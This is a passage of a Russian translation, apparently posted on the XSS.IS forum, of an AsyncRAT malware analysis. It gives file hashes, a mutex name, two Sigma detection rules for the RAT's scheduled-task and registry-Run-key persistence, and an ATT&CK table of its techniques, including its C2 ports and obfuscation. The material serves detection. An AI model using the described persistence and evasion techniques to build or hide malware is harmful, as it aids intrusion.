- 76AF794B85E4A4BA75C5703DF1207B7A6798BF2E
- 16CC8C3A461A6CE5A7ED1FF569EA61B8D9BA143E
- 93E9469789A4ECD28E30006D1CE10DBFFBD36D7C

- Mutex AsyncMutex_6SI8OkPnk

Правила для сигмы

Созданные сигма-правила специфичны для этой полезной нагрузки. AsyncRAT будет использовать разные полезные нагрузки с одинаковыми или разными именами. Важно отметить, что исходное имя встроенного файла в этом случае — Stub.exe. Это интересно, потому что, если злоумышленники создадут новые полезные нагрузки, возможно, исходное имя файла останется прежним.

```yaml
title: Detect AsyncRAT persistence with schtasks based on specific payload
id: 4410f0ad-3a1c-4e21-9e3a-fa55336aa123
description: Detect the execution of the AsyncRAT payload to launch schtas
status: experimental
date: 2022/06/01
modified: 2022/06/01
author: Jose Luis Sanchez Martinez (@Joseliyo_Jstnk)
references:
    - https://jstnk9.github.io/jstnk9/research/AsyncRAT-Analysis
    - https://www.virustotal.com/gui/file/79068b82bcf0786b6af1b7cc96de1bf4
logsource:
  product: windows
  category: process_creation
detection:
  parent_selection:
    ParentImage|endswith: 'Stub.exe'
  selection1:
    Image|endswith: '\cmd.exe'
    CommandLine|contains|all:
      - 'schtasks '
      - '\AppData\Roaming\'
      - '.exe'
  condition: parent_selection and selection1
falsepositives:
    - Unknown
level: medium
tags:
    - attack.persistence
    - attack.T1053.005
```

```yaml
title: Detect AsyncRAT execution based on specific payload
id: ac891380-958b-4c08-a77d-8e149d63d741
description: Detect the execution of the AsyncRAT payload to establis
status: experimental
date: 2022/06/01
modified: 2022/06/01
author: Jose Luis Sanchez Martinez (@Joseliyo_Jstnk)
references:
    - https://jstnk9.github.io/jstnk9/research/AsyncRAT-Analysis
    - https://www.virustotal.com/gui/file/79068b82bcf0786b6af1b7cc96d
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    EventType: SetValue
    Image|endswith: 'Stub.exe'
    TargetObject|endswith: '\Software\Microsoft\Windows\CurrentVersio
    Details|contains: '.exe'
  condition: selection
falsepositives:
    - Unknown
level: medium
tags:
    - attack.persistence
    - attack.t1547.001
```

В оригинальном репозитории Sigma (https://github.com/SigmaHQ/sigma/tree/master/rules/windows) есть большое количество общих правил, которые могут помочь в обнаружении этой вредоносной программы.

ATT&CK

Technique	Kill chain phase	Diamond vertex	Comments
T1566.001 - Phishing: Spearphishing Attachment	Delivery	Capability	Email with ZIP file attached
T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Installation	Capability	Set registry key if non-privileged user executes the payload

T1053.005 - Scheduled Task/Job: Scheduled Task	Installation	Capability	Creates new scheduled task if privileged user executes the payload
T1036.005 - Masquerading: Match Legitimate Name or Location	Execution	Capability	Writes itself as a file named Runtime Broker.exe saved in %APPDATA%
T1571 - Non-Standard Port	C2	Infrastructure	Use the ports 8808, 7707 and 6606 for communication
T1059.003 - Command and Scripting Interpreter: Windows Command Shell	Execution	Capability	Executes batch file created previously
T1027 - Obfuscated Files or Information	Exploitation	Capability	.NET Reactor is used for code protection
T1095 - Non-Application Layer Protocol	C2	Infrastructure	TCP is used for C2 communications

Переведено специально для XSS.IS
Автор перевода: yashechka
Источник: https://jstnk9.github.io/jstnk9/research/AsyncRAT-Analysis/